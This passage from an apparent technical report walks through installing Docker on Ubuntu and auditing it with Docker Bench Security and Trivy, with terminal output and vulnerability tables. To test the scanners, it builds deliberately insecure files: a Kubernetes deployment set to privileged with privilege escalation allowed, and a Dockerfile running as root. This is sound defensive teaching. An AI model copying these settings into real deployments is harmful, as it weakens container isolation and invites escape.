  software-properties-common software-properties-gtk ubuntu-advantage-tools
```

Image 22 Installation of Docker dependencies


The next step of the installation will be the adding of the GPG key for the official Docker repository to our system:



```
docker@docker:~$ curl -fsSL https://download.docker.com/linux/ubuntu/gpg | sudo
 apt-key add -
OK
```

Image 23 Adding key of Docker repository


Now, the Docker repository will be added to the APT sources of our Ubuntu system:



```
docker@docker:~$ sudo add-apt-repository "deb [arch=amd64] https://download.doc
ker.com/linux/ubuntu focal stable"
Get:1 https://download.docker.com/linux/ubuntu focal InRelease [57,7 kB]
Hit:2 http://security.ubuntu.com/ubuntu focal-security InRelease
Hit:3 http://gr.archive.ubuntu.com/ubuntu focal InRelease
Get:4 https://download.docker.com/linux/ubuntu focal/stable amd64 Packages [24,
7 kB]
Hit:5 http://gr.archive.ubuntu.com/ubuntu focal-updates InRelease
Hit:6 http://gr.archive.ubuntu.com/ubuntu focal-backports InRelease
Fetched 82,4 kB in 0s (183 kB/s)
Reading package lists... Done
docker@docker:~$
```

Image 24 Adding Docker repository to the Host


The system is ready to install Docker. The command that will be run to achieve this is the following:



```
docker@docker:~$ sudo apt install docker-ce
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following package was automatically installed and is no longer required:
  gir1.2-goa-1.0
Use 'sudo apt autoremove' to remove it.
The following additional packages will be installed:
  containerd.io docker-buildx-plugin docker-ce-cli docker-ce-rootless-extras
  docker-compose-plugin docker-scan-plugin git git-man liberror-perl pigz
  slirp4netns
Suggested packages:
  aufs-tools cgroupfs-mount | cgroup-lite git-daemon-run
  | git-daemon-sysvinit git-doc git-el git-email git-gui gitk gitweb git-cvs
  git-mediawiki git-svn
The following NEW packages will be installed:
  containerd.io docker-buildx-plugin docker-ce docker-ce-cli
  docker-ce-rootless-extras docker-compose-plugin docker-scan-plugin git
  git-man liberror-perl pigz slirp4netns
```

Image 25 Docker installation

The status of the Docker service should be checked after starting it, in order to validate its proper functionality:



```
docker@docker:~$ systemctl status docker
● docker.service - Docker Application Container Engine
     Loaded: loaded (/lib/systemd/system/docker.service; enabled; vendor prese>
     Active: active (running) since Fri 2023-03-10 23:55:49 EET; 2min 7s ago
TriggeredBy: ● docker.socket
       Docs: https://docs.docker.com
   Main PID: 11030 (dockerd)
      Tasks: 8
     Memory: 24.3M
     CGroup: /system.slice/docker.service
             └─11030 /usr/bin/dockerd -H fd:// --containerd=/run/containerd/co>
```

Image 26 Docker service status after installation

6. Docker static analysis

Static analysis refers to the operation of analysis on software against a set of rules. It provides the ability to detect weaknesses in software which may lead to vulnerabilities [10]. Through the static analysis method, samples are used, which in this case are Docker images, and those samples are analyzed for vulnerabilities based upon certain attributes. The main idea is to find evidence about malware without actually using the code, in this case the Docker image.

In Docker there are several tools that conduct static analysis. Such process should be executed before using an image.


6.1 Docker bench security

Docker Bench Security is an auditing tool which can used to assess the security of Docker on the host that it has been installed. It has the ability to evaluate the security of the Docker Host, as well as the security of the containers that are present in the system [12].

It provides a checklist where flags inform the user about any misconfigurations or bad practices regarding docker. More precisely, after the execution of Docker Bench Security, it returns the result of the audit. The audit consists of a larger number of security tests and controls. If the Docker Host or the container do not satisfy a security test, Docker Bench Security informs the user with a warning. In the case that the Docker Host or containers satisfy the tests of the audit then the tool will return "Pass" in that particular test.

An example of the usage of Docker Bench Security follows.

In this instance, an Ubuntu container is started with the name of vuln_test1:




```
docker@docker:~/Desktop$ docker ps
CONTAINER ID   IMAGE     COMMAND   CREATED          STATUS         PORTS     NAMES
13ce8937d97c   ubuntu    "bash"    3 minutes ago    Up 3 minutes             vuln_test1
```

Image 27 Listing container for Docker Bench Security testing

The Docker Bench Security tool can be ran as a container by issuing the following command:

```
$ docker run --rm --net host --pid host --userns host --cap-add audit_control \
  -e DOCKER_CONTENT_TRUST=$DOCKER_CONTENT_TRUST \
  -v /etc:/etc:ro \
  -v /usr/bin/containerd:/usr/bin/containerd:ro \
  -v /usr/bin/runc:/usr/bin/runc:ro \
  -v /usr/lib/systemd:/usr/lib/systemd:ro \
  -v /var/lib:/var/lib:ro \
  -v /var/run/docker.sock:/var/run/docker.sock:ro \
  --label docker_bench_security \
  docker/docker-bench-security
```


The initiation of the tool can be seen below:



```
docker@docker:~/Desktop$ docker run --rm --net host --pid host --userns host --cap-add audit_control
\
>     -e DOCKER_CONTENT_TRUST=$DOCKER_CONTENT_TRUST \
>     -v /etc:/etc:ro \
>     -v /usr/bin/containerd:/usr/bin/containerd:ro \
>     -v /usr/bin/runc:/usr/bin/runc:ro \
>     -v /usr/lib/systemd:/usr/lib/systemd:ro \
>     -v /var/lib:/var/lib:ro \
>     -v /var/run/docker.sock:/var/run/docker.sock:ro \
>     --label docker_bench_security \
>     docker/docker-bench-security
# --------------------------------------------------------------------------------
# Docker Bench for Security v1.3.4
#
# Docker, Inc. (c) 2015-
#
# Checks for dozens of common best-practices around deploying Docker containers in production.
# Inspired by the CIS Docker Community Edition Benchmark v1.1.0.
# --------------------------------------------------------------------------------

Initializing Sun Feb  5 15:26:18 UTC 2023
```

Image 28 Initiation of Docker Bench Security container

The results of Docker Bench can be seen below:



```
[INFO] Checks: 105
[INFO] Score: 19
docker@docker:~/Desktop$
```

Image 29 Docker Bench Security score before security improvements


As it may be observed, 105 checks were conducted, and the current score of the Docker ecosystem is 19.

After getting the results of Docker bench, the user/administrator is able to correct any bad practices concerning Docker.

The container with the name vuln_test1 is initiated through the following command:

```
$ docker run -itd –name vuln_test1 ubuntu
```


Here, Docker bench informs the user that the container will be running as root:



```
[WARN] 4.1  - Ensure a user for the container has been created
[WARN]      * Running as root: vuln_test1
```

Image 30 Warning of container running as root

Also, there are no PIDs limits for this particular container:



```
[WARN] 5.28  - Ensure PIDs cgroup limit is used
[WARN]       * PIDs limit not set: vuln_test1
```


Image 31 Warning of no PID limits for container

Next, another container will be created with the name of vuln_test2 and it will be run as the current user:

```
$ docker run -itd –user 1000:1000 –name vuln_test2 ubuntu
```

docker run -itd –user 1000:1000 –name vuln_test2 ubuntu


Below there are the containers will be checked by Docker Bench security:



```
docker@docker:~/Desktop$ docker ps
CONTAINER ID   IMAGE     COMMAND   CREATED            STATUS           PORTS     NAMES
0c946b488a8b   ubuntu    "bash"    18 seconds ago     Up 17 seconds              vuln_test2
13ce8937d97c   ubuntu    "bash"    6 minutes ago      Up 6 minutes               vuln_test1
```

Image 32 Listing containers for Docker Bench Security testing


Docker bench is once more run and it returns again that vuln_test1 is running as root, but vuln_test2 is not.



```
[WARN] 4.1  - Ensure a user for the container has been created
[WARN]      * Running as root: vuln_test1
```

Image 33 Warning of one of the containers running as root


After stopping the containers and running vuln_test1 with a user different than root, the 4.1 check returns a status of PASS:



```
[INFO] 4 - Container Images and Build File
[PASS] 4.1  - Ensure a user for the container has been created
```

Image 34 Pass notification for container not running as root

Also, the score of the current system is raised from 19 to 21:



```
[INFO] Checks: 105
[INFO] Score: 21
```

Image 35 Docker Bench Security score after security improvements

6.2 Trivy

Trivy provides the ability to scan a docker image for vulnerabilities. The results of the scan, a part of which can be seen below, informs the administrator/user about which library is vulnerable, with which CVE it is associated, as well as the installed version in the system.

Trivy utilizes different scanners which are able to scan for a variety of security issues. Also, there is a variety of targets that Trivy can scan and return results about them.

The available targets which Trivy is able to scan are the following:

- **Container images**
- **Filesystem**
- **Remote Git repository**
- **Kubernetes resources**

The scanners that Trivy utilizes regard:

- **OS packages**
- **Software dependencies**
- **Known vulnerabilities (based on CVEs)**
- **Sensitive information and secrets**

Trivy performs best when it is used in the context of Continuous Integration (CI). For example, before pushing an image or a container to a registry, Trivy can scan them for possible security issues or misconfigurations. Also, before the deployment of an application, either through image or by running a container, Trivy can identify security problems and reports them.

6.2.1 Installation of Trivy

The installation of Trivy is a straightforward process which is described thoroughly in its documentation [13]. The commands that need to be ran in order to install Trivy successfully can be seen below:


```
$ sudo apt-get install wget apt-transport-https gnupg lsb-release

$ wget -qO - https://aquasecurity.github.io/trivy-repo/deb/public.key | sudo apt-key add -

$ echo deb https://aquasecurity.github.io/trivy-repo/deb $(lsb_release -sc) main | sudo tee -a
/etc/apt/sources.list.d/trivy.list

$ sudo apt-get update

$ sudo apt-get install trivy
```

After the installation is complete, the user is now able to execute static analysis regarding Docker.

The command of Trivy that is used for scanning an image for vulnerabilities is the following:

```
$ trivy image <name of image>
```

An example of such usage follows. Here, Trivy is used in order to scan the latest image of Ubuntu.



```
docker@docker:~/Desktop$ trivy image ubuntu:latest
2023-02-04T20:05:05.889+0200    INFO    Vulnerability scanning is enabled
2023-02-04T20:05:05.889+0200    INFO    Secret scanning is enabled
2023-02-04T20:05:05.889+0200    INFO    If your scanning is slow, please try '--scanners vuln' to disable secret scanning
2023-02-04T20:05:05.889+0200    INFO    Please see also https://aquasecurity.github.io/trivy/v0.37/docs/secret/scanning/#recommendation for faster secret detection
2023-02-04T20:05:05.893+0200    INFO    Detected OS: ubuntu
2023-02-04T20:05:05.893+0200    INFO    Detecting Ubuntu vulnerabilities...
2023-02-04T20:05:05.894+0200    INFO    Number of language-specific files: 0

ubuntu:latest (ubuntu 22.04)

Total: 27 (UNKNOWN: 0, LOW: 19, MEDIUM: 6, HIGH: 2, CRITICAL: 0)

┌──────────────────────┬────────────────┬──────────┬───────────────────┬───────────────────┬──────────────────────────────────────────────────────────────┐
│       Library        │ Vulnerability  │ Severity │ Installed Version │   Fixed Version   │                            Title                             │
├──────────────────────┼────────────────┼──────────┼───────────────────┼───────────────────┼──────────────────────────────────────────────────────────────┤
│ bash                 │ CVE-2022-3715  │ LOW      │ 5.1-6ubuntu1      │                   │ bash: a heap-buffer-overflow in valid_parameter_transform    │
│                      │                │          │                   │                   │ https://avd.aquasec.com/nvd/cve-2022-3715                    │
├──────────────────────┼────────────────┤          ├───────────────────┼───────────────────┼──────────────────────────────────────────────────────────────┤
│ coreutils            │ CVE-2016-2781  │          │ 8.32-4.1ubuntu1   │                   │ coreutils: Non-privileged session can escape to the parent   │
│                      │                │          │                   │                   │ session in chroot                                            │
│                      │                │          │                   │                   │ https://avd.aquasec.com/nvd/cve-2016-2781                    │
├──────────────────────┼────────────────┤          ├───────────────────┼───────────────────┼──────────────────────────────────────────────────────────────┤
│ gpgv                 │ CVE-2022-3219  │          │ 2.2.27-3ubuntu2.1 │                   │ gnupg: denial of service issue (resource consumption) using  │
│                      │                │          │                   │                   │ compressed packets                                           │
│                      │                │          │                   │                   │ https://avd.aquasec.com/nvd/cve-2022-3219                    │
├──────────────────────┼────────────────┤          ├───────────────────┼───────────────────┼──────────────────────────────────────────────────────────────┤
│ libc-bin             │ CVE-2016-20013 │          │ 2.35-0ubuntu3.1   │                   │ sha256crypt and sha512crypt through 0.6 allow attackers to   │
│                      │                │          │                   │                   │ cause a denial of...                                         │
│                      │                │          │                   │                   │ https://avd.aquasec.com/nvd/cve-2016-20013                   │
├──────────────────────┤                │          │                   ├───────────────────┤                                                              │
│ libc6                │                │          │                   │                   │                                                              │
│                      │                │          │                   │                   │                                                              │
├──────────────────────┼────────────────┼──────────┼───────────────────┼───────────────────┼──────────────────────────────────────────────────────────────┤
│ libgssapi-krb5-2     │ CVE-2022-42898 │ MEDIUM   │ 1.19.2-2          │ 1.19.2-2ubuntu0.1 │ krb5: integer overflow vulnerabilities in PAC parsing        │
│                      │                │          │                   │                   │ https://avd.aquasec.com/nvd/cve-2022-42898                   │
├──────────────────────┤
```


Image 36 Trivy Scanning Ubuntu image

Trivy is also able to detect any security misconfigurations of Dockerfiles or configs. Either the user has created those files or if the user has pulled them through a repository, Trivy will report any findings regarding security issues.

For example, in this instance configuration files have been created. The containers that are intented to be started will do so through the use of docker-compose. In order to achieve that, a .yaml file is necessary. An example of Dockerfile has been created as well, in order to test Trivy on such files too.

The content of those files can be seen below:

1) **Contents of deploy.yaml file:**




```
docker@docker:~/Desktop/trivy_scan$ cat deploy.yaml
apiVersion: apps/v1
kind: Deployment
metadata:
  name: nginx
spec:
  selector:
    matchLabels:
      app: nginx
  replicas: 1
  template:
    metadata:
      labels:
        app: nginx
    spec:
      containers:
      - name: nginx
        image: nginx:1.14.2
        ports:
        - containerPort: 80
        securityContext:
          privileged: true
          allowPrivilegeEscalation: true
```

Image 37 Contents of a testing yaml file

Here, in the securityContext setting, the privileged and allowPrivilegeEscalation attributes have been set to true.

2) **Contents of Dockerfile:**



```
docker@docker:~/Desktop/trivy_scan$ cat Dockerfile
FROM nginx
USER root
```


Image 38 Contents of a testing Dockerfile

In this file, it is configured that the nginx image will be used and that the container will be run through the root user.

The next step would be to run trivy in order to check the configuration files for security misconfigurations or malpractices. Those files are located inside the trivy_scan folder.

The command to achieve this is: **trivy config trivy_scan/**


The results can be seen below:



```
docker@docker:~/Desktop$ trivy config trivy_scan/
2023-02-05T12:29:24.137+0200    INFO    Misconfiguration scanning is enabled
2023-02-05T12:29:25.838+0200    INFO    Detected config files: 2

Dockerfile (dockerfile)

Tests: 24 (SUCCESSES: 21, FAILURES: 3, EXCEPTIONS: 0)
Failures: 3 (UNKNOWN: 0, LOW: 1, MEDIUM: 1, HIGH: 1, CRITICAL: 0)
```

Image 39 Trivy scanning Dockerfile and yaml testing files


Since the declaration of root as the one running the container, trivy returns the following report, where it informs the user that such practice may lead to security incidents:



```
HIGH: Last USER command in Dockerfile should not be 'root'
Running containers with 'root' user can lead to a container escape situation.

See https://avd.aquasec.com/misconfig/ds002
 Dockerfile:2
   2 [ USER root
```

Image 40 Trivy warning about Dockerfile containing root user

